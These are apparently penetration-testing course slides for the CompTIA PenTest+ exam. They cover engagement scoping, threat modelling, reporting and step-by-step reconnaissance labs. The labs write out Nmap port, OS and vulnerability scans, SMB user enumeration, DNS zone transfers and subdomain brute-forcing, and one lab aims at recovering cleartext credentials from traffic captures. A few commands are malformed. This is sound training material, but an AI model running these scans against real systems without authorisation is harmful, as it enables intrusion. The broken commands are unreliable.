



COURSE SLIDES · WSQ

CompTIA PenTest+ (PT0-003)

WSQ Course Code: TGS-2024044563

Conducted by Tertiary Infotech Academy Pte Ltd · UEN 201200696W

Version v1.1 · 3 July 2026

© 2026 Tertiary Infotech Academy Pte Ltd. All rights reserved. · www.tertiarycourses.com.sg



COURSE ADMINISTRATION

Welcome & Housekeeping

Digital Attendance (Mandatory)

- It is mandatory to take the AM, PM and Assessment digital attendance for WSQ-funded courses.
- The trainer/administrator displays the digital attendance QR code from the SSG portal.
- Scan the QR code with your mobile phone camera and submit your attendance.
- A minimum of 75% attendance is required to be eligible for assessment and funding.

About the Trainer



Your Trainer

General Trainer template —
to be completed by the trainer

NAME

TITLE / DESIGNATION

QUALIFICATIONS

AREAS OF EXPERTISE

TRAINING & INDUSTRY EXPERIENCE

CONTACT

About the Trainer



Dr. Alfred Ang

Principal Trainer
Tertiary Infotech Academy Pte. Ltd.

ROLE

Principal Trainer, Tertiary Infotech Academy Pte. Ltd.

CERTIFICATION

Cybersecurity & penetration-testing certified — offensive security and defensive operations.

DELIVERS

WSQ courses on penetration testing, cybersecurity and secure software engineering.

FOUNDER

Founder and lead instructor at Tertiary Infotech / Tertiary Courses.

Let's Know Each Other

- Your name and organisation / role.
- Your experience with security, networking or Linux (if any).
- What you want to be able to test or secure after this course.

Ground Rules

1

Set your mobile phone to silent mode.

2

Participate actively — no question is too small.

3

Mutual respect: agree to disagree.

4

One conversation at a time.

5

Be punctual; return from breaks on time.

6

75% attendance is required.

LMS / TMS

- Access your course materials, attendance and assessment on the LMS/TMS portal.
- Portal: <https://lms-tms.tertiaryinfotech.com>
- Download the slides and Learner Guide for reference during the open-book assessment.

SCHEDULE

Lesson Plan — 3 Days, 8 hours/day

Days 1–2

- Day 1 — Engagement Management & Reconnaissance
 - Topic 1: Engagement Management (Labs 1–5)
 - Topic 2: Recon & Enumeration (Labs 6–14)
- Day 2 — Enumeration, Vulnerability Analysis & Exploitation
 - Topic 3: Vulnerability Analysis (Labs 15–19)
 - Topic 4: Attacks & Exploits begin (Labs 20–29)

Day 3 & timing

- Day 3 — Attacks, Post-Exploitation & Assessment
 - Topic 4: Attacks & Exploits (Labs 30–32)
 - Topic 5: Post-Exploitation (Labs 33–37)
 - Final Assessment (WA + PP)
- Daily timing
 - 9:00am–6:00pm · 1-hour lunch · tea breaks within

Learning Outcomes

1

Engagement Management

Scoping, SoW/NDA/RoE, threat modelling, MITRE ATT&CK, CVSS, reporting.

2

Recon & Enumeration

OSINT, DNS/subdomains, Shodan/Censys, Nmap, NSE, web enumeration.

3

Vulnerability Analysis

OpenVAS, Nikto/ZAP, Trivy/Grype, TruffleHog, finding validation.

4

Attacks & Exploits

Metasploit, credential attacks, priv-esc, web, cloud, wireless, social eng.

5

Post-Exploitation

Persistence, lateral movement, pivoting, exfiltration, cleanup.


Briefing for Assessment

- Place phones and other materials under the table or on the floor.
- No photos or recording of assessment scripts.
- No discussion during the assessment.
- Use a black/blue pen for hard-copy assessments.
- No liquid paper / correction tape.
- Scripts are collected when time is up.

Assessment

- Written Assessment (WA) — Short-Answer Questions (SAQ), 1 hour, open book.
- Practical Performance (PP) — hands-on penetration-testing tasks on Kali Linux, 1 hour, open book.
- Format: Open Book — slides, Learner Guide and approved materials only.
- A minimum of 75% attendance is required to be eligible for assessment and funding.
- An appeal process is available if required.

Assessment Flow





CORE CONCEPTS

Penetration Testing Fundamentals

What is Penetration Testing?

1

Authorised attack

A scoped, legal simulation of a real attacker to find exploitable weaknesses.

2

Goal

Prove impact and give the client prioritised, actionable remediation — not just a scan.

3

Authorisation first

A signed Rules of Engagement is what separates a pentest from a crime.

4

The PT0-003 role

Plan, scan, exploit, move laterally and report — end to end.

The Penetration Testing Lifecycle

Plan & discover

- Scope, RoE, threat model
- Passive & active recon
- Enumerate the attack surface

Find & exploit

- Vulnerability discovery
- Validate findings
- Exploit to gain access

Deepen & report

- Privilege escalation
- Lateral movement & pivoting
- Cleanup, then report

WHY IT MATTERS

Recon, exploit, escalate, report.

The five PT0-003 domains follow the real attack chain — from a signed scope to a remediation report.

Passive vs active reconnaissance

Stealthy

- Passive recon
 - No packets to the target
 - OSINT, WHOIS, DNS, Shodan, CT logs
 - Low risk of detection

Hands-on

- Active recon
 - Directly probes the target
 - Nmap, NSE, web enumeration
 - Must stay within the RoE

Your Toolkit — Kali Linux

- Kali Linux bundles the industry-standard offensive-security toolchain, pre-installed and ready.
- Run it via the Killercoda browser playground, a VM, WSL2 or the Kali Docker image.
- Nmap, Metasploit, Burp Suite, hashcat, Aircrack-ng and hundreds more — install extras with apt.
- Every lab in this course runs on Kali against authorised, isolated practice targets.

Testing Frameworks & Scan Types

1

Methodologies

PTES (7-phase process), OSSTMM, NIST SP 800-115, CREST — make the engagement systematic and defensible.

2

Web & mobile

OWASP Top 10 + WSTG (web) and MASVS (mobile); MITRE ATT&CK maps actions to real adversary techniques.

3

Threat & OT models

STRIDE / DREAD for threat modelling; the Purdue model structures OT/ICS networks.

4

SAST vs DAST

SAST reads source code (early, more false positives); DAST tests the running app from outside (ZAP, Nikto).

5

IAST & SCA

IAST instruments the running app; SCA (Trivy, Gype) inventories dependencies and flags known-CVE components.

6

Scan modes

Authenticated vs unauthenticated; extend to IaC and container images for full-stack coverage.

Specialized Systems & Emerging Targets

1

Mobile

MobSF, Frida, Drozer, ADB — insecure storage, hardcoded secrets, weak cert pinning, permission abuse; jailbreak/root to bypass controls.

2

IoT / OT / ICS

Fragile, low-auth protocols (Modbus, DNP3, CAN bus); capture, replay and register manipulation — never disrupt safety-critical processes.

3

AI / ML (new)

Prompt injection (direct/indirect), model manipulation & data poisoning, guardrail bypass, training-data extraction, model supply chain.

4

RF / NFC

Wardriving, RFID/badge cloning, Bluejacking and Bluetooth attacks against physical and wireless entry points.

TOPIC 01

Engagement Management

Pre-engagement · SoW / NDA / RoE · Threat Modelling · MITRE ATT&CK · CVSS · Reporting

Key Concepts — Engagement Management

1

A penetration test is an authorised, scoped simulated attack; the signed Rules of Engagement (RoE) and authorisation letter are what make it legal, not a crime.

2

Pre-engagement defines scope with three documents: the NDA (confidentiality), the Statement of Work (targets, methodology, schedule, fees) and the Rules of Engagement (windows, allowed/forbidden actions, stop conditions).

3

Threat modelling (STRIDE, DREAD) and MITRE ATT&CK give a structured, adversary-realistic view of what to test and how findings map to real tactics and techniques.

4

Findings are prioritised with CVSS base/temporal scores, CWE weakness types and EPSS exploit-likelihood, then communicated in a report with an executive summary and remediation.

Hands-On Labs — Engagement Management

Labs 1–2

- Scoping a Pentest: SoW, NDA and Rules of Engagement
- Threat Modeling with STRIDE and DREAD

Labs 3–4

- Mapping a Pentest to MITRE ATT&CK
- Risk Scoring with CVSS, CWE and EPSS

Labs 5–5

- Writing a Penetration Test Report

Scoping a Pentest: SoW, NDA and Rules of Engagement

LAB 1

The learner reads a vague client brief, extracts the four scoping pillars, and drafts the three foundational pre-engagement documents (NDA, SoW, RoE) before self-checking against PTES.

You'll build

An NDA, a scoped Statement of Work, and a Rules of Engagement brief

Tools: NDA, SoW, RoE, PTES, OWASP WSTG, OWASP API Security Top 10

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 1 OF 7



Read the client brief and identify targets, exclusions, cases, window

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 2 OF 7

2

Create the engagement working directory

```
$ mkdir -p ~/engagements/acme && cd ~/engagements/acme
```

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 3 OF 7

3

Draft the Non-Disclosure Agreement

```
$ nano nda.md
```

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 4 OF 7

4

Draft the Statement of Work with in-scope targets and schedule

```
$ nano sow.md
```

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 5 OF 7

5

Draft the Rules of Engagement with authorised testers and windows

```
$ nano roe.md
```

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 6 OF 7



6

List allowed and forbidden activities plus stop conditions

Scoping a Pentest: SoW, NDA and Rules of Engagement

STEP 7 OF 7



Self-check the three documents against the PTES pre-engagement list

Scoping a Pentest: SoW, NDA and Rules of Engagement

Test it

Confirm the three documents together cover every PTES pre-engagement item: scope, schedule, IP whitelist, emergency contacts, payment, NDA, and signed authorisation.

Threat Modeling with STRIDE and DREAD

LAB 2

The learner draws a data-flow diagram of a login application, enumerates threats per element with STRIDE, scores them with DREAD, and versions the exported model in the engagement Git repo.

You'll build

A data-flow diagram, a STRIDE threat table, and a DREAD-scored triage queue

Tools: STRIDE, DREAD, OWASP Threat Dragon, PTES, OWASP Top 10, MITRE ATT&CK, Git

Threat Modeling with STRIDE and DREAD

STEP 1 OF 7



Draw the data-flow diagram with trust boundaries in Threat Dragon

Threat Modeling with STRIDE and DREAD

STEP 2 OF 7



2

Enumerate threats per element using the six STRIDE categories

Threat Modeling with STRIDE and DREAD

STEP 3 OF 7



3

Score at least five threats across the five DREAD dimensions

Threat Modeling with STRIDE and DREAD

STEP 4 OF 7



4

Flag any threat averaging 7 or above as High

Threat Modeling with STRIDE and DREAD

STEP 5 OF 7



5

Note where STRIDE, DREAD, PTES, OWASP and ATT&CK each fit

Threat Modeling with STRIDE and DREAD

STEP 6 OF 7

6

Export the Threat Dragon model to JSON

```
$ cp ~/Downloads/acme-login-threatmodel.json ~/engagements/acme/
```


Threat Modeling with STRIDE and DREAD

STEP 7 OF 7



Commit the threat model to the engagement Git repo

```
$ cd ~/engagements/acme && git init && git add . && git commit -m 'Initial threat model'
```

Threat Modeling with STRIDE and DREAD

Test it

Confirm the DFD, the STRIDE table and a DREAD triage queue exist, and the exported JSON model is committed alongside the SoW.

Mapping a Pentest to MITRE ATT&CK

LAB 3

The learner uses the MITRE ATT&CK Navigator to map a phishing-to-exfiltration kill chain to Tactic, Technique and Sub-technique IDs, then scores, colours and exports the layer with detections and mitigations.

You'll build

A scored, colour-coded ATT&CK Navigator layer exported as SVG and JSON

Tools: MITRE ATT&CK Navigator, Cyber Kill Chain, OWASP Top 10, PTES, NIST SP 800-115

Mapping a Pentest to MITRE ATT&CK

STEP 1 OF 7



Create a new Enterprise layer in ATT&CK Navigator

Mapping a Pentest to MITRE ATT&CK

STEP 2 OF 7



2

Map the kill chain to Tactic, Technique and Sub-technique IDs

Mapping a Pentest to MITRE ATT&CK

STEP 3 OF 7



Add selected techniques to the layer with a score of 1

Mapping a Pentest to MITRE ATT&CK

STEP 4 OF 7



4

Set a colour gradient and score each technique to build the heatmap

Mapping a Pentest to MITRE ATT&CK

STEP 5 OF 7



5

Export the layer to SVG for the report and JSON for the folder

Mapping a Pentest to MITRE ATT&CK

STEP 6 OF 7



Open a technique cell to review detections and mitigations

Mapping a Pentest to MITRE ATT&CK

STEP 7 OF 7



Copy a technique's mitigation list into the draft Recommendations

Mapping a Pentest to MITRE ATT&CK

Test it

Confirm the kill chain is mapped to correct ATT&CK IDs and a scored, coloured layer is exported as both SVG and JSON with mitigations captured.

Risk Scoring with CVSS, CWE and EPSS

LAB 4

The learner looks up three real CVEs, re-derives their CVSS v3.1 base scores from the vector strings, and builds a prioritised remediation table combining CVSS, CWE, EPSS and CISA KEV.

You'll build

A CVSS/CWE/EPSS/KEV prioritisation table and a written remediation recommendation

Tools: CVSS v3.1, CWE, EPSS, CISA KEV, NVD, FIRST CVSS calculator

Risk Scoring with CVSS, CWE and EPSS

STEP 1 OF 7



Open the NVD, CVSS 3.1, EPSS and CWE web tools

Risk Scoring with CVSS, CWE and EPSS

STEP 2 OF 7



2

Score CVE-2024-3094 and translate its CVSS vector string

Risk Scoring with CVSS, CWE and EPSS

STEP 3 OF 7



3

Score CVE-2017-0144 (EternalBlue) and note its CISA KEV status

Risk Scoring with CVSS, CWE and EPSS

STEP 4 OF 7



4

Score CVE-2014-6271 (Shellshock) with CWE and EPSS

Risk Scoring with CVSS, CWE and EPSS

STEP 5 OF 7



5

Build the ranked prioritisation table across CVSS, EPSS, KEV, CWE

Risk Scoring with CVSS, CWE and EPSS

STEP 6 OF 7



6

Apply the CVSS/EPSS/KEV rules of thumb to set fix urgency

Risk Scoring with CVSS, CWE and EPSS

STEP 7 OF 7



Write the Shellshock finding as a remediation with compensating control

Risk Scoring with CVSS, CWE and EPSS

Test it

Confirm each CVSS vector re-derives to the published base score and the ranked table justifies fix urgency using CVSS, EPSS and CISA KEV together.

Writing a Penetration Test Report

LAB 5

The learner writes a deliverable-grade Markdown pentest report with all standard sections, converts it to PDF and DOCX with pandoc, trials Dradis CE for team reporting, and runs a peer-review checklist.

You'll build

A delivery-grade pentest report in Markdown, PDF and DOCX

Tools: pandoc, texlive-xetex, Dradis CE, PTES, OWASP WSTG, CVSS, MITRE ATT&CK

Writing a Penetration Test Report

STEP 1 OF 8

1

Install pandoc and the LaTeX PDF engine

```
$ sudo apt update && sudo apt install -y pandoc texlive-xetex
```

Writing a Penetration Test Report

STEP 2 OF 8



2

Create the report skeleton in the report directory

```
$ mkdir -p ~/engagements/acme/report && cd ~/engagements/acme/report && nano report.md
```

Writing a Penetration Test Report

STEP 3 OF 8



3

Write exec summary, methodology, scope and limitations sections

Writing a Penetration Test Report

STEP 4 OF 8



4

Write detailed findings with CVSS, CWE, ATT&CK, impact and fix

Writing a Penetration Test Report

STEP 5 OF 8



5

Convert the Markdown report to a delivery-grade PDF

```
$ pandoc report.md -o report.pdf --pdf-engine=xelatex -V geometry:margin=2cm -V mainfont='DejaVu Sans'
```

Writing a Penetration Test Report

STEP 6 OF 8

6

Convert the report to DOCX

```
$ pandoc report.md -o report.docx
```

Writing a Penetration Test Report

STEP 7 OF 8



Trial Dradis CE for collaborative team reporting

```
$ docker run --rm -p 3000:3000 dradis/dradis-ce:latest
```

Writing a Penetration Test Report

STEP 8 OF 8



Walk through the peer-review and secure-distribution checklist

Writing a Penetration Test Report

Test it

Confirm the report renders to a delivery-grade PDF and DOCX with all PT0-003 sections and passes the peer-review, business-risk and secure-distribution checklist gates.

Recap — Engagement Management

- You can now: Summarize pre-engagement activities
- You can now: Compare and contrast testing frameworks and methodologies
- You can now: Analyze findings and prioritize attacks
- You can now: Assemble report components and communicate findings

TOPIC 02

Reconnaissance and Enumeration

OSINT · WHOIS & DNS · Subdomains · Shodan/Censys · Nmap · NSE · Web Enum · Scripting

Key Concepts — Reconnaissance and Enumeration

1

Passive reconnaissance gathers intelligence without touching the target (OSINT, WHOIS, DNS, certificate transparency, Shodan/Censys); active reconnaissance probes it directly (scanning, enumeration).

2

DNS and subdomain enumeration (theHarvester, Amass, Subfinder, zone transfers) expand the attack surface from one domain to many hosts and services.

3

Nmap discovers live hosts, open ports and service versions; the Nmap Scripting Engine (NSE) enumerates services and detects known issues.

4

Web enumeration (Gobuster, Wfuzz, WhatWeb) and lightweight Bash/Python scripting turn raw recon into a structured, repeatable target list.

Hands-On Labs — Reconnaissance and Enumeration

Labs 6–8

- Passive OSINT with theHarvester and Recon-ng
- WHOIS, DNS Recon and Zone Walking
- Subdomain Enumeration with Amass and Subfinder

Labs 9–11

- Shodan, Censys and Certificate Transparency
- Network Scanning with Nmap
- Service Enumeration with Nmap NSE

Labs 12–14

- Traffic Capture and Analysis with Wireshark and tcpdump
- Web Enumeration: Gobuster, Wfuzz, WhatWeb
- Recon Scripting with Bash and Python

Passive OSINT with theHarvester and Recon-ng

LAB 6

The learner collects emails, subdomains and IPs from public sources with theHarvester, chains free Recon-ng modules in a workspace, and exports an HTML OSINT report without touching the target.

You'll build

An emails/hosts/IPs OSINT dataset and an exported HTML recon report

Tools: theHarvester, Recon-ng, crt.sh, passive DNS, Firefox

Passive OSINT with theHarvester and Recon-ng

STEP 1 OF 8

1

Install theHarvester and Recon-ng on Kali

```
$ sudo apt update && sudo apt install -y theharvester recon-ng
```

Passive OSINT with theHarvester and Recon-ng

STEP 2 OF 8

2

Gather emails and hosts with theHarvester

```
$ theHarvester -d example.com -b duckduckgo,crtsh,hackertarget,rapiddns -l 200
```

Passive OSINT with theHarvester and Recon-ng

STEP 3 OF 8

3

Save theHarvester output for correlation

```
$ theHarvester -d example.com -b crtsh,rapiddns -f example-osint
```

Passive OSINT with theHarvester and Recon-ng

STEP 4 OF 8

4

Create a Recon-ng workspace and install modules

```
$ recon-ng
```

Passive OSINT with theHarvester and Recon-ng

STEP 5 OF 8

5

Run the hackertarget hosts module on the domain

```
$ modules load recon/domains-hosts/hackertarget
```


Passive OSINT with theHarvester and Recon-ng

STEP 6 OF 8

6

Chain threatcrowd and certificate_transparency feeds

```
$ modules load recon/domains-hosts/certificate_transparency
```

Passive OSINT with theHarvester and Recon-ng

STEP 7 OF 8



Show the combined hosts table

```
$ show hosts
```

Passive OSINT with theHarvester and Recon-ng

STEP 8 OF 8

8

Export an HTML report and open it in Firefox

```
$ modules load reporting/html
```

Passive OSINT with theHarvester and Recon-ng

Test it

Confirm theHarvester and Recon-ng enumerate emails and subdomains from public indexes only and produce an HTML OSINT report, with no packet sent to the target.

WHOIS, DNS Recon and Zone Walking

LAB 7

The learner maps a target's DNS footprint with whois, dig, dnsenum and dnsrecon, tests for AXFR zone transfer, and walks an NSEC-signed zone to identify reportable misconfigurations.

You'll build

A DNS record map, a successful AXFR zone dump, and an NSEC zone walk

Tools: whois, dig, dnsenum, dnsrecon, ldns-walk

WHOIS, DNS Recon and Zone Walking

STEP 1 OF 8

1

Query registrar and name servers with WHOIS

```
$ whois example.com | head -40
```

WHOIS, DNS Recon and Zone Walking

STEP 2 OF 8

2

Pull A, MX, NS and TXT records with dig

```
$ dig zonetransfer.me A; dig zonetransfer.me MX; dig zonetransfer.me NS +short; dig zonetransfer.me TXT
```

WHOIS, DNS Recon and Zone Walking

STEP 3 OF 8

3

Perform a reverse DNS lookup on an IP

```
$ dig -x 8.8.8.8 +short
```


WHOIS, DNS Recon and Zone Walking

STEP 4 OF 8

4

Attempt an AXFR zone transfer

```
$ dig axfr @nsztm1.digi.ninja zonetransfer.me
```

WHOIS, DNS Recon and Zone Walking

STEP 5 OF 8

5

Automate enumeration with dnsenum

```
$ dnsenum --output zonetransfer.xml zonetransfer.me
```

WHOIS, DNS Recon and Zone Walking

STEP 6 OF 8

6

Run std, axfr and brute modes with dnsrecon

```
$ dnsrecon -d zonetransfer.me -t brt -D /usr/share/wordlists/dnsmap.txt
```

WHOIS, DNS Recon and Zone Walking

STEP 7 OF 8



Detect DNSSEC keys with dig

```
$ dig zonetransfer.me +dnssec +short; dig DNSKEY zonetransfer.me +short
```

WHOIS, DNS Recon and Zone Walking

STEP 8 OF 8

8

Walk an NSEC-signed zone with Idns-walk

```
$ Idns-walk zonetransfer.me
```

WHOIS, DNS Recon and Zone Walking

Test it

Confirm the AXFR returns the full zone and Idns-walk enumerates every NSEC record, both reportable DNS misconfigurations.

Subdomain Enumeration with Amass and Subfinder

LAB 8

The learner enumerates subdomains from passive sources with Subfinder, Assetfinder and Amass, brute-forces with active Amass, then filters to live HTTP hosts and screenshots them.

You'll build

A deduped subdomain list, a live-hosts file, and a gowitness screenshot gallery

Tools: Amass, Subfinder, Assetfinder, httpx, gowitness

Subdomain Enumeration with Amass and Subfinder

STEP 1 OF 8

1

Install amass, subfinder and assetfinder

```
$ sudo apt update && sudo apt install -y amass subfinder assetfinder
```


Subdomain Enumeration with Amass and Subfinder

STEP 2 OF 8

2

Enumerate passive sources with Subfinder

```
$ subfinder -d owasp.org -all -silent | tee subs-subfinder.txt | wc -l
```

Subdomain Enumeration with Amass and Subfinder

STEP 3 OF 8

3

Cross-check subdomains with Assetfinder

```
$ assetfinder --subs-only owasp.org | sort -u > subs-assetfinder.txt
```

Subdomain Enumeration with Amass and Subfinder

STEP 4 OF 8

4

Run OWASP Amass passive enumeration

```
$ amass enum -passive -d owasp.org -o subs-amass.txt
```

Subdomain Enumeration with Amass and Subfinder

STEP 5 OF 8

5

Combine and de-duplicate all sources

```
$ cat subs-*.txt | sort -u > subs-all.txt
```

Subdomain Enumeration with Amass and Subfinder

STEP 6 OF 8

6

Brute-force subdomains with active Amass

```
$ amass enum -active -d owasp.org -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -o sub-active.txt
```

Subdomain Enumeration with Amass and Subfinder

STEP 7 OF 8

7

Probe alive HTTP/HTTPS hosts with httpx

```
$ cat subs-all.txt | httpx -silent -status-code -title -tech-detect -o alive.txt
```

Subdomain Enumeration with Amass and Subfinder

STEP 8 OF 8

8

Screenshot live hosts with gowitness

```
$ gowitness file -f alive.txt
```

Subdomain Enumeration with Amass and Subfinder

Test it

Confirm the merged subdomain list resolves to live hosts in alive.txt and gowitness produces a screenshot gallery for the report appendix.

Shodan, Censys and Certificate Transparency

LAB 9

The learner uses the Shodan and Censys APIs and crt.sh to enumerate a target's internet-visible assets without scanning, then merges the three sources into one deduped asset CSV.

You'll build

A deduped internet-visible attack-surface CSV from three OSINT sources

Tools: Shodan CLI, Censys CLI, crt.sh, curl, jq

Shodan, Censys and Certificate Transparency

STEP 1 OF 7



Install and initialise the Shodan CLI

```
$ pip install shodan; shodan init <YOUR_API_KEY>
```

Shodan, Censys and Certificate Transparency

STEP 2 OF 7

2

Search Shodan by org, hostname and vuln filters

```
$ shodan search 'org:"OWASP"'
```

Shodan, Censys and Certificate Transparency

STEP 3 OF 7

3

Download and parse Shodan results to JSON

```
$ shodan download owasp 'org:"OWASP"'; shodan parse --fields ip_str,port,product,version owasp.json.gz | head
```

Shodan, Censys and Certificate Transparency

STEP 4 OF 7

4

Configure and query the Censys CLI

```
$ censys config
```

Shodan, Censys and Certificate Transparency

STEP 5 OF 7

5

Find assets by TLS common name in Censys

```
$ censys search 'services.tls.certificates.leaf_data.subject.common_name="*.owasp.org"' --pages 1 | jq '._[] | .ip'
```

Shodan, Censys and Certificate Transparency

STEP 6 OF 7

6

Extract subdomains from crt.sh CT logs

```
$ curl -s 'https://crt.sh/?q=%25.owasp.org&output=json' | jq -r '[].name_value' | sort -u | head -20
```

Shodan, Censys and Certificate Transparency

STEP 7 OF 7



Merge sources into a deduped asset CSV

```
$ sort -u assets.csv > assets-dedup.csv
```


Shodan, Censys and Certificate Transparency

Test it

Confirm the three OSINT sources merge into one deduped assets CSV describing the internet-visible attack surface, all gathered without scanning the target.

Network Scanning with Nmap

LAB 10

The learner uses Nmap to sweep for live hosts, run SYN and UDP port scans, detect services and OS with version and default scripts, and export results to XML/HTML for the report.

You'll build

A full TCP/UDP scan with service, OS and script data saved in all formats

Tools: Nmap, Docker, xsltproc

Network Scanning with Nmap

STEP 1 OF 7

1

Launch a vulnerable Docker target

```
$ sudo docker run --rm -d --name target -p 2222:22 -p 8080:80 -p 8443:443 vulhub/openssh:5.3p1
```

Network Scanning with Nmap

STEP 2 OF 7

2

Sweep for live hosts with a ping scan

```
$ sudo nmap -sn 192.168.1.0/24
```

Network Scanning with Nmap

STEP 3 OF 7

3

Run a fast all-ports SYN scan

```
$ sudo nmap -sS -p- --min-rate 1000 -T4 $TARGET
```

Network Scanning with Nmap

STEP 4 OF 7

4

Scan the top UDP ports

```
$ sudo nmap -sU --top-ports 50 $TARGET
```

Network Scanning with Nmap

STEP 5 OF 7

5

Detect service versions with default scripts

```
$ sudo nmap -sV -sC -p 22,80,443,2222,8080,8443 $TARGET -oA target-scan
```

Network Scanning with Nmap

STEP 6 OF 7

6

Fingerprint the operating system

```
$ sudo nmap -O $TARGET
```


Network Scanning with Nmap

STEP 7 OF 7



Convert the XML scan to an HTML report

```
$ xsltproc target-scan.xml -o target-scan.html
```

Network Scanning with Nmap

Test it

Confirm the scan reports open ports, service versions and an OS guess, and that target-scan.html renders as a report appendix.

Service Enumeration with Nmap NSE

LAB 11

The learner drives the Nmap Scripting Engine to enumerate HTTP, SMB, TLS, SMTP and SNMP, cross-checks SMB with enum4linux-ng and smbclient, and runs known-vulnerability scripts.

You'll build

Deep NSE service enumeration with SMB shares/users and CVE findings

Tools: Nmap NSE, enum4linux-ng, smbclient, onesixtyone, snmpwalk

Service Enumeration with Nmap NSE

STEP 1 OF 8

1

Spin up the Metasploitable3 target

```
$ sudo docker run --rm -d --name msf3 -p 0.0.0.0:0:0 rapid7/metasploitable3-ub1404
```

Service Enumeration with Nmap NSE

STEP 2 OF 8

2

Enumerate HTTP with NSE scripts

```
$ sudo nmap -p 80,8080,8585 --script "http-title,http-headers,http-enum,http-robots.txt" $TARGET
```

Service Enumeration with Nmap NSE

STEP 3 OF 8

3

Enumerate SMB shares, users and security mode

```
$ sudo nmap -p 139,445 --script "smb-os-discovery,smb-enum-shares,smb-enum-users,smb-security-mode"  
$TARGET
```

Service Enumeration with Nmap NSE

STEP 4 OF 8

4

Cross-check SMB with enum4linux-ng and smbclient

```
$ enum4linux-ng -A $TARGET; smbclient -L //$TARGET/ -N
```

Service Enumeration with Nmap NSE

STEP 5 OF 8

5

Audit SSL/TLS ciphers and Heartbleed

```
$ sudo nmap -p 443,8443 --script "ssl-enum-ciphers,ssl-cert,ssl-heartbleed" $TARGET
```


Service Enumeration with Nmap NSE

STEP 6 OF 8

6

Run known-vulnerability SMB and HTTP scripts

```
$ sudo nmap -p 445 --script "smb-vuln-ms17-010,smb-vuln-cve-2009-3103" $TARGET
```

Service Enumeration with Nmap NSE

STEP 7 OF 8



Enumerate SNMP with NSE and snmpwalk

```
$ sudo nmap -sU -p 161 --script "snmp-info,snmp-sysdescr,snmp-interfaces" $TARGET
```

Service Enumeration with Nmap NSE

STEP 8 OF 8



8

Run the all-in-one vuln category scan

```
$ sudo nmap -sV --script "vuln" -oA target-vuln $TARGET
```

Service Enumeration with Nmap NSE

Test it

Confirm NSE lists SMB shares/users, flags TLS misconfigurations, and prints VULNERABLE blocks for known CVEs promotable straight to the report.

Traffic Capture and Analysis with Wireshark and tcpdump

LAB 12

The learner captures live network traffic with tcpdump and Wireshark, applies display filters to isolate protocols, follows a TCP stream end to end, recovers cleartext credentials from a capture, and extracts fields and objects from the CLI with tshark.

You'll build

A pcap capture, filtered protocol views, a followed TCP stream and recovered cleartext credentials

Tools: Wireshark, tshark, tcpdump, Kali

Traffic Capture and Analysis with Wireshark and tcpdump

STEP 1 OF 8

1

Install Wireshark, tshark and tcpdump on Kali

```
$ sudo apt update && sudo apt install -y wireshark tshark tcpdump
```

